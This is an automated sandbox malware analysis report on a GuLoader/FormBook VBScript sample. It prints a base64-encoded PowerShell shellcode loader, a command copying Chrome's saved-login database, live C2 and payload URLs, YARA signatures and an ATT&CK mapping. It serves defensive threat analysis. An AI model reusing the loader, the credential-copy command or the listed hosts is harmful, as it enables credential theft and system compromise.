ID: 557834
Sample Name: Wire-84844663637346665.PDF.vbs
Cookbook: default.jbs
Time: 17:19:22
Date: 21/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Wire-84844663637346665.PDF.vbs


Overview

General Information

Sample Name:	Wire-84844663637346665.PDF.vbs
Analysis ID:	557834
MD5:	2eb1625e8d4e3f..
SHA1:	7aad4e8d8f521d..
SHA256:	354529cf4cd549…
Tags:	GuLoader vbs
Infos:	



Detection




FormBook
GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Detected FormBook malware
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- VBScript performs obfuscated calls…
- Yara detected GuLoader
- Hides threads from debuggers
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fi…
- Potential evasive VBS script found …
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6204 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Wire-84844663637346665.PDF.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6480 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBCAGEAYwBvAG4AZwAgAFMA
bABlAHQAbgAgAEYARQBKAEwAUABMAEEAIABWAGkAbgBkAGYAbAA0ACAAZgBhAHIAYQAgAGEAcgB0AGUAcgAgAE8AdgBlAHIAYQByAG8AIABDAEkATgBFAE4A
RQBHACAARABkAHMAbwBmAHIAZQByADEAIABCAFIASQBUAFQATABFAFAAQQAgAFMAZQBtAGkAYwBvAHIAbwBuACAAQgB1AG4AZABkAHkAcgBlADEAIABVAE4A
TQBBAE4AQQBHACAAUgBJAEMATwBDAEgARQBUACAAaABlAG4AcgBlAGcAbgAgAEkAbgBkAGQAZQBsAGkAbgBnAGUAMQAgAFIATwBUAEEAVABJACAATwB2AGUA
cgBmAG8AZAByAGUAcwAxACAAUQBVAEkARQBUACAAYQByAGEAYgBhAG4AIABJAE4ARABEACAAdQBiAGUAdABpAG0AZQAgAGEAawB0AGkAdgBpAHMAdAAgAHAA
ZQByAHQAdQByAGIAZgAgAEoAQQBHAEUAUgBFAE4AIABLAEkATABPAE0ARQBHAEEAIABBAGMAaABvAG4AZAByACAAQgBuAG4AZQAgAEMAbwBuAGcAcgBlAGcA
MwAgAEIAUgBBAE4ARABFAE4AIABJAG4AZwBlAG4AaQByAHQAMgAgAFIAZQB2AG8AIABTAGMAaQByACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAA
LQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwA
YQBzAHMAIABlAGEAbgBkAGwAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMA
IABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKABpAG4A
dAAgAEgAYQBuAGQAbAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAE8ATgBNAEEATABJAEcALABpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgAsAHIAZQBmACAA
SQBuAHQAMwAyACAASABhAG4AZABsACwAaQBuAHQAIABCAG8AcgBkAHMAawA2ACwAaQBuAHQAIABlAGEAbgBkAGwANwApADsADQAKAFsARABsAGwASQBtAHAA
bwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAA
dABvACAAQwByAGUAYQB0AGUARgBpAGwAZQBBACgAcwB0AHIAaQBuAGcAIABEAEEAVQBHAEgAVABFAFIALAB1AGkAbgB0ACAAVABhAG4AegBhAG4AaQA1ACwA
aQBuAHQAIABoAGEAYQBuACwAaQBuAHQAIABlAGEAbgBkAGwAMAAsAGkAbgB0ACAARgBhAGwAbABhAGMAaQBlAHMANQAsAGkAbgB0ACAAQgBHAEUAUgAsAGkA
bgB0ACAAUQB1AGkAbgBxAHUAZQA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIA
bABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABSAGUAYQBkAEYAaQBsAGUAKABpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgAwACwA
dQBpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgAxACwASQBuAHQAUAB0AHIAIABtAGUAdABhAHQAZQBnAG4AMgAsAHIAZQBmACAASQBuAHQAMwAyACAAbQBlAHQA
YQB0AGUAZwBuADMALABpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgA0ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwA
bAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUABy8A
YwBXACgASQBuAHQAUAB0AHIAIABtAGUAdABhAHQAZQBnAG4ANQAsAGkAbgB0ACAAbQBlAHQAYQB0AGUAZwBuADYALABpAG4AdAAgAG0AZQB0AGEAdABlAGcA
bgA3ACwAaQBuAHQAIABtAGUAdABhAHQAZQBnAG4AOAAsAGkAbgB0ACAAbQBlAHQAYQB0AGUAZwBuADkAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMAVgBlAGoA
cgBmAG8AOQAgAGMAbABvAGMAawByAGEAIABMAEkATQBCACAATwB2AGUAcgBtADYAIABlAHkAcABlAHIAIABEAGkAcwBkAGEAaQBuACAAbgBvAG4AYwBvAG4A
IAB0AG8AbABkAGEAdAB0AGUAcwAgAFMAdQBsAGMAYQAgAE8AcAByAGUAdABoAG8AbAgAGgAbgBwAGwAbgBsAG8AYwBoAG8AcgBkAGEAaQBuACAAbQBvAG4A
bwBtACAARgBpAGwAdABlAHIAIABCAGUAcgBnAG0AYQBuAG4AcwAgAEMATwBFAE4AVQBSAEkAIABEAEEARwBOACAAVQBEAFIASwBTAFMAVABSAEEAIAANAAoA
VABlAHMAdAAtAFAAYQB0AGgAIAAiAGIAbABhAGEAbAB5AHMAZQBuAGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwB1AGcAbABlAHAAZQAxACIA
IAANAAoAJABIAGEAbgBkAGwAMwA9ADAAOwANAAoAJABIAGEAbgBkAGwAOQA9ADEAMAA0ADgANQA3ADYAOwANAAoAJABIAGEAbgBkAGwAOAA9AFsASABhAG4A
ZABsADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdACQASABhAG4AZABsADMA
LAAwACwAWwByAGUAZgBdACQASABhAG4AZABsADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAIwBEAEUARgBJACAATgBvAG4AdAAyACAAbgBvAG4AYwBvAG4A
cwB0ACAAbwB2AGUAcgB0AGUAbgBhAGMAIABpAGcAZABpAGEAcwBpAGwAbQBhACAAbABhAGEAbgB0AGEAZwBlAHIAZQAgAEEATQBQAEgATwBEAEEAIABHAEEA
TABFAEgAVQBTAFMASABBACAAUABpAGkAbQBvAHIAZABpAGEAaQAgAEEAdQB0AGUAbgB0ADUAIABWAGkAcwBjADcAIABDAG8AbAB1AG0AbgBpAHMAdABzACAA
ZgBvAHIAYgB5AHQAIABzAHAAcgByACAAUAB5AHIAZQB4AGkAYQQAgAGIAbABhAHQAdABpAGUAcwB0AHUAYQBsAE0AZQBtAG8AcgB5AFsASABhAG4A
ZABsADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUAZgBdACQASABhAG4AZABsADMA
VABWACAAcwBoAGEAdAB0AGUAcgBpACAATQBBAEEATABTAFQATgBJAE4AIABTAGUAbQBpAHIAYQBkADUAIABGAG8AcgBzADUAIABJAE0ATQBJAFQASQBHAEEA
QgBJACAASwBBAFAAQQBDACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBGAEUATQBIAFUATgAiACAADQAKACQASABhAG4AZABsADIAPQAiACQAZQBuAHYA
OgB0AGUAbQBwACIAIAArACAAIgBcAG0AeQBzAHQAZQAuAGQAYQB0ACIADQAKACMAUwB2AGkAbgBrAGUAcgBlAG4AZAAgAGQAdQBjAGgAZQBzACAAQgBqAGUA
cgBnAG0AIABzAG8AYwBpAGEAbABkAGUAbQAgAEIAZQBsAG8AcwB0AG8AbQAgAEMAbwBoAG8AYgA1ACAAQQBSAEkAVABIAE0AIABQAG8AbAB5AGcAeQBuAGkA
cwA3ACAAdABhAGEAbgBzAG0AaQBzAHMAaQAgAA0ACgAkAEgAYQBuAGQAbAA0AD0AWwBIAGEAbgBkAGwAMQBdADoAOgBDAHIAZQBhAHQAZQBGAGkAbABlAEEA
KAAkAEgAYQBuAGQAbAAyACwAMgAxADQANwA0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAGQAZQByAGkAdgBlAHIAZQBuAGQA

IABoAGUAYQB1AG0AZQBzAHIAYQB2ACAAYgB2AGUAcwB1ACAARgBBAEwARABFACAAUwBFAFIAVgBJAEMARQBLACAAVABSAEkARwBFACAARwBsAGEAbQBtAGUA
bgAgAG0AZQBsAGkAbwBsAGEAdABpAGwAIABBAEsASwBPACAAQgBVAFAASAAgAFQAYQB4AGEAawByAHMAbABlACAARABpAHMAYwBvAHUAcgAxACAAVABhAGsA
awBlAGsAOQAgAFQAUgBFAEUATABJAE4AIABCAEEARABMACAAZABlAGIAYQByAGsAZQAgAGsAZQBuAHQAbAAgAFMAcABhAG4AZABlACAADQAKAFQAZQBzAHQA
LQBQAGEAdABoACAAIgB0AGkAbAByAGEAYQAiACAADQAKACQASABhAG4AZABsADUAPQAwADsADQAKACMAQQBuAGEAbAB5AHMAZQB2AHIAIABKAEUAUgBTAEUA
WQBLACAAdQBkAGIAZQBkAHIAZQBjACAAYgBpAHIAawBlACAAdgBhAG4AZAB0AHQAdQBrAHIAIABKAGUAbgBvAHAAOAAgAFAAZQByAGkAbgAxACAAdgBhAGEA
YgBlAG4AYgByAHUAZwAgAEwAaQBjAGUAcABpADYAIABQAGEAdAByADQAIABoAHkAcABuAG8AdABpACAAQQBpAGwAcwB5AHQANAAgAFUAbgBuAGEAdQBzAGUA
YQA0ACAARABlAHMAcABlADgAIABTAEkATgBVAE8AVQAgAEsAbwBuAGMAZQBuAHQAcgBhAHQANQAgAEcARQBOAEQAUgBJAFYAIABCAE8AUgBUAEYAIABBAG4A
YQBiAG8AbgBnAHYANAAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAcwBpAG4AZwBsAGUAcABsAGEAIgAgAA0ACgBbAEgAYQBuAGQAbAAxAF0AOgA6AFIA
ZQBhAGQARgBpAGwAZQAoACQASABhAG4AZABsADQALAAkAEgAYQBuAGQAbAAzACwAMgA2ADAAMgA2ACwAWwByAGUAZgBdACQASABhAG4AZABsAD
UALAAwACkADQAKACMAZAByAGEAbgBrAGUAcgBlAHMAZwAgAEQAaQBwAGgANQAgAHMAdQB0AHMAawBvAGUAbgAgAFIATwBQAEUAVABSAEkAQwBLACAAUwB0AG
oAZQByAG4AZQBzADYAIABSAGEAbABsADgAIABGAGkAZgBmACAARAB1AG4AZAAgAG0AYgBlAGwAZgBhAGIAcgBpACAASABhAHUAbQBwAG8AdABhAG0AIABhAG
0AbQBvACAAVQBNAEIARQBMAEwAVQBMAEEAIABTAHAAYQBsAGkAcgBjAGgAcgBpACAAVABoAHIAZQBlAGYAYQA1ACAARwBvAGEAZABzAHQAZQByAGIANAAgAE
kAbgBlAHgAcAB1AG4AZwBlADgAIABDAGEAcgBuAGkAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFMAQQBOAEkATwBVAFMAUgBBACIAIAANAAoAVABlAH
MAdAAtAFAAYQB0AGgAIAAiAEQAZQBhAHMAYQBmAHIAdQA1ACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEQARQBNAEkATABJAEMASABSAEUAIgAgAA
0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBJAEwATwBUAE8ATgBOAEUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBJAFIASwBFACIAIAANAA
oAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEEAZgBmAG8AdAAzACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFIAZQBkAGkAdgBpAHMAaQBvACIAIAANAA
oAVABlAHMAdAAtAFAAYQB0AGgAIAAiAHUAawByAGkAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBWAEEAUgBUAFMAIgAgAA0ACgBUAGUAcwB0AC
0AUABhAHQAaAAgACIAaQBuAHQAdwBpAG4AZQBkAHUAbgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBQAE8ATQBBAEQASQAiACAADQAKAFQAZQBzAH
QALQBQAGEAdABoACAAIgBWAGkAYwBlAGcAcgBlAHYAZQByACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAHEAYQBmAHQAbwBwAGwAaQAiACAADQAKAF
QAZQBzAHQALQBQAGEAdABoACAAIgBVAG4AcgBlAGEAbABuAGUAOQAiACAADQAKAFsASABhAG4AZABsADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAH
IAbwBjAFcAKAAkAEgAYQBuAGQAbAAzACwAIAAwACwAMAAsADAALAAwACkADQAKAA0ACgA= MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- conhost.exe (PID: 1692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- csc.exe (PID: 3068 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4820 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES843C.tmp" "c:\Users\user\AppData\Local\Temp\lmt3yvf4\CSC3B7445246D634A3891EBDF5913136B1.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- ieinstal.exe (PID: 5844 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
  - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - help.exe (PID: 4536 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
      - cmd.exe (PID: 5512 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5464 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - explorer.exe (PID: 3972 cmdline: explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - ieinstal.exe (PID: 6344 cmdline: "C:\Program Files (x86)\internet explorer\ieinstal.exe" MD5: DAD17AB737E680C47C8A44CBB95EE67E)
    - ieinstal.exe (PID: 6420 cmdline: "C:\Program Files (x86)\internet explorer\ieinstal.exe" MD5: DAD17AB737E680C47C8A44CBB95EE67E)
- smartscreen.exe (PID: 5292 cmdline: C:\Windows\System32\smartscreen.exe -Embedding MD5: ECD6F6120A4A1903508D24F9B1F10505)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.recountsol.xyz/ty13/"
  ],
  "decoy": [
    "renatocarrion.com",
    "inadmaa.email",
    "dgsgamer.com",
    "scentsofhome.com",
    "vimeghbrandshop.online",
    "seaxneat.com",
    "10448se147thave.com",
    "msewy.xyz",
    "greekgolden.com",
    "thinktosolve.com",
    "darmadao.com",
    "patriotproperties.info",
    "erwsed.tech",
    "iamanocelot.com",
    "marketinginspiration4.biz",
    "googleprog.com",
    "nz34.com",
    "xu6cotckdwbd.xyz",
    "jimmychenchen.com",
    "kntfashionstore.online",
    "ogusourcing.com",
    "digitalgraz.com",
    "nomiehalth.com",
    "neatoboutique.com",
    "luziaeeveraldo.com",
    "kootenaysewersolutions.com",
    "powerplantsliverpool.com",
    "allinclusiveplaya.com",
    "jldphotograph.com",
    "threedaydeli.com",
    "sv7wgmna.xyz",
    "reformasmod.com",
    "autoconnect.support",
    "hustle1radio.com",
    "thepremiersales.com",
    "transform.guide",
    "awolin.link",
    "sala1.xyz",
    "xn--er-7ka.com",
    "leadthisway.com",
    "bluegrownmx.com",
    "tablewaro.com",
    "ecoprimex.com",
    "gloress.com",
    "khodabavar.com",
    "verhuisdoos.net",
    "accessftlauderdale.com",
    "gorgeousincome.com",
    "jxs6652.com",
    "bioheallabs.com",
    "pdswakl.com",
    "douglasacessorios.com",
    "coincapmjd.xyz",
    "liningning.xyz",
    "buyoutz.site",
    "agvtime.com",
    "homeit99.com",
    "caveatcooperative.com",
    "honeyboxsoap.com",
    "snoringdisorders.com",
    "dianziyanpeijian.com",
    "pcc.life",
    "lookbypc.com",
    "osldjz.com"
  ]
}
```

Threatname: GuLoader


```
{
  "Payload URL": "https://research.the-miyanichi.co.jp/wp-^"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000018.00000000.651802861.0000000002C00000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000011.00000002.728781659.00000000094A0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000019.00000000.733105957.000000000DF1B000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000019.00000000.733105957.000000000DF1B000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 7 4 94 • 0x1191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x17a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x191f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x40c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x7917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x891a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000019.00000000.733105957.000000000DF1B000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x4839:$sqlite3step: 68 34 1C 7B E1 • 0x494c:$sqlite3step: 68 34 1C 7B E1 • 0x4868:$sqlite3text: 68 38 2A 90 C5 • 0x498d:$sqlite3text: 68 38 2A 90 C5 • 0x487b:$sqlite3blob: 68 53 D8 7F 8C • 0x49a3:$sqlite3blob: 68 53 D8 7F 8C

Click to see the 9 entries

Sigma Overview

System Summary

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking

Potential malicious VBS script found (has network functionality)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion

Potential evasive VBS script found (sleep loop)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Encrypted powershell cmdline option found

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	5 2 1 Scripting	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	1 Registry Run Keys / Startup Folder	4 1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 4 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Command and Scripting Interpreter	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	5 2 1 Scripting	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 3 Obfuscated Files or Information	NTDS	4 2 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Masquerading	Cached Domain Credentials	2 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 3 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 1 2 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

